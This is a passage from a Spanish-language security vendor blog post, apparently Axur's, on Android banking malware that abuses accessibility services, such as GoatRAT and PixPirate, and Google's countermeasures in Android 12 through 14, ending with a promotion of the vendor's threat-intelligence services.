Aunque menos agresivos que GoatRAT en cuanto a funciones destinadas a permitir el control total del dispositivo, estos artefactos tienen la ventaja de requerir menos permisos para su instalación. Además, utilizan scripts que automatizan las transferencias bancarias, atacando a más de una docena de instituciones financieras.

Al igual que otros programas maliciosos, PixPirate emplea mecanismos que dificultan el análisis de su comportamiento y la desinstalación de la aplicación.

Estos últimos malware, plenamente activos en 2023, consolidan las técnicas más eficaces para el robo de datos y acciones no autorizadas en smartphones, al tiempo que flexibilizan y modularizan sus capacidades para facilitar la integración de nuevas mejoras y adaptarse a las nuevas medidas defensivas adoptadas por las aplicaciones atacadas.

Cómo reacciona Android

La evolución del malware de accesibilidad no parece haber pasado desapercibida para Google. Uno de los cambios llegó en Android 12, en 2021, que empezó a permitir que las apps se declarasen como herramientas de accesibilidad -siempre y cuando su propósito fuese realmente proporcionar un servicio de asistencia-.

Esta autodeclaración se integró en la política de Google Play, creando una distinción entre aplicaciones de accesibilidad y aplicaciones que simplemente utilizan funciones de accesibilidad para otro propósito. Si un malware quiere hacerse pasar por una app de ocio (como un juego) o una entidad financiera, no puede autodeclararse como programa de accesibilidad, porque el registro es incompatible con la autodeclaración.

Aunque las apps pueden seguir utilizando funciones de accesibilidad para otros fines, este uso está condicionado a la cumplimentación de un formulario específico y a un escrutinio más exhaustivo para el registro en Google Play.

En otras palabras, Google Play siguió alojando y distribuyendo apps de accesibilidad, pero impuso normas estrictas a las apps que utilizaban estas funciones por cualquier otro motivo.

Esto acabó empujando a las apps maliciosas hacia otros canales de distribución, como las tiendas no oficiales y el phishing. Aun así, como vemos, los creadores de malware siguieron perfeccionando la técnica a lo largo de 2022 e incluso en 2023, tras la entrada en vigor de las nuevas normas.

En respuesta, Android 13 introdujo otro cambio, limitando los métodos disponibles para permitir los servicios de accesibilidad a las aplicaciones instaladas mediante métodos de carga lateral, es decir, sin vincularlas a ninguna tienda. Sin embargo, a pesar de algunas restricciones, aún se podía conceder el permiso si el usuario realmente lo deseaba.

La última versión del sistema, Android 14, trae una novedad para los desarrolladores de aplicaciones. A partir de esta versión, las ventanas (vistas) pueden marcarse como "privadas". Sólo las aplicaciones que se declaren herramientas de asistencia podrán utilizar las funciones de accesibilidad de estas ventanas.

En teoría, sólo un narrador de pantalla legítimo podría leer una ventana privada, por ejemplo. Las aplicaciones con fines distintos que por casualidad soliciten permisos de accesibilidad -como suele ocurrir con el malware- no podrán interactuar con estas ventanas privadas.

Por otra parte, dado que la autodeclaración de accesibilidad se empleó inicialmente para limitar la propagación de apps maliciosas en Google Play, no está del todo claro cuál será el efecto sobre las apps instaladas desde otras fuentes.

Así pues, por muy positivas que sean estas medidas, su efecto práctico sigue siendo incierto. Al igual que el permiso de accesibilidad pudo sustituir los efectos del permiso de superposición en algunos casos, no es posible predecir cómo reaccionarán los delincuentes ante estas nuevas limitaciones.

Además, los dispositivos Android no siempre reciben actualizaciones para los dispositivos más nuevos. Según las estadísticas de Statcounter, de todos los dispositivos Android del mundo, sólo el 20% tenía instalada la versión 13 del sistema. Otro 20 por ciento utilizaba la versión 12, y el resto estaba en versiones aún más antiguas, con fracciones significativas todavía en 9.0 (8 por ciento) y 8.1 (4,7 por ciento).

En los países con menor poder adquisitivo, donde los consumidores pueden permitirse conservar los dispositivos antiguos durante más tiempo, la tendencia es que la proporción de dispositivos con versiones antiguas del sistema sea aún mayor. En Brasil, la proporción de usuarios con Android 13 desciende al 16,5% y, en el conjunto de Sudamérica, es del 15,1%.

En la práctica, muchos usuarios no han recibido las ventajas de seguridad que aporta Android 13, y es posible que pase algún tiempo antes de que una proporción considerable de consumidores adquiera terminales compatibles con Android 14 y las nuevas funciones que el sistema incorpora para combatir el malware de accesibilidad.

Aunque estas medidas tengan un éxito considerable, es casi seguro que las empresas y los consumidores tendrán que seguir enfrentándose a estas amenazas durante algún tiempo.

La inteligencia de amenazas ayuda a su empresa

Descubra cómo la plataforma Axur puede ayudarle a monitorear, gestionar y responder a riesgos ocultos como el malware, el phishing y el uso indebido de su marca por parte de estafadores.

PROTEJA

Visibilidad en la Surface, Deep & Dark Web

Descubra si su empresa o marca está siendo mencionada en los miles de grupos cerrados y foros de ciberdelincuencia no catalogados de la web. Apóyese en una solución de análisis automatizado con IA para generar tickets prioritarios y utilice la plataforma Axur para explorar las menciones desde su contexto original.

DETECTE

MISP – Threat Sharing

MISP permite compartir datos sobre amenazas de forma estandarizada. La integración con el MISP de Axur proporciona acceso a los indicadores de compromiso (IoC) más recientes, que actúan como "huella digital" para detectar artefactos maliciosos vinculados a grupos y ataques sofisticados.

INVESTIGUE

Investigaciones con un solo clic

El Axur Research Team (ART) recopila muestras de malware e interactúa con los estafadores para dilucidar el funcionamiento de las estafas y otras tramas que podrían perjudicar a su empresa.

RESPONDA

Takedown

Neutralice la infraestructura utilizada para delinquir y desmantele el funcionamiento del artefacto antes de que las víctimas sufran daños. Gestione los incidentes eliminando anuncios no autorizados, aplicaciones falsas y páginas que utilicen indebidamente su marca, incluidas las estafas de phishing.

Identifique los riesgos y acelere su respuesta a incidentes

AGENDE UNA DEMO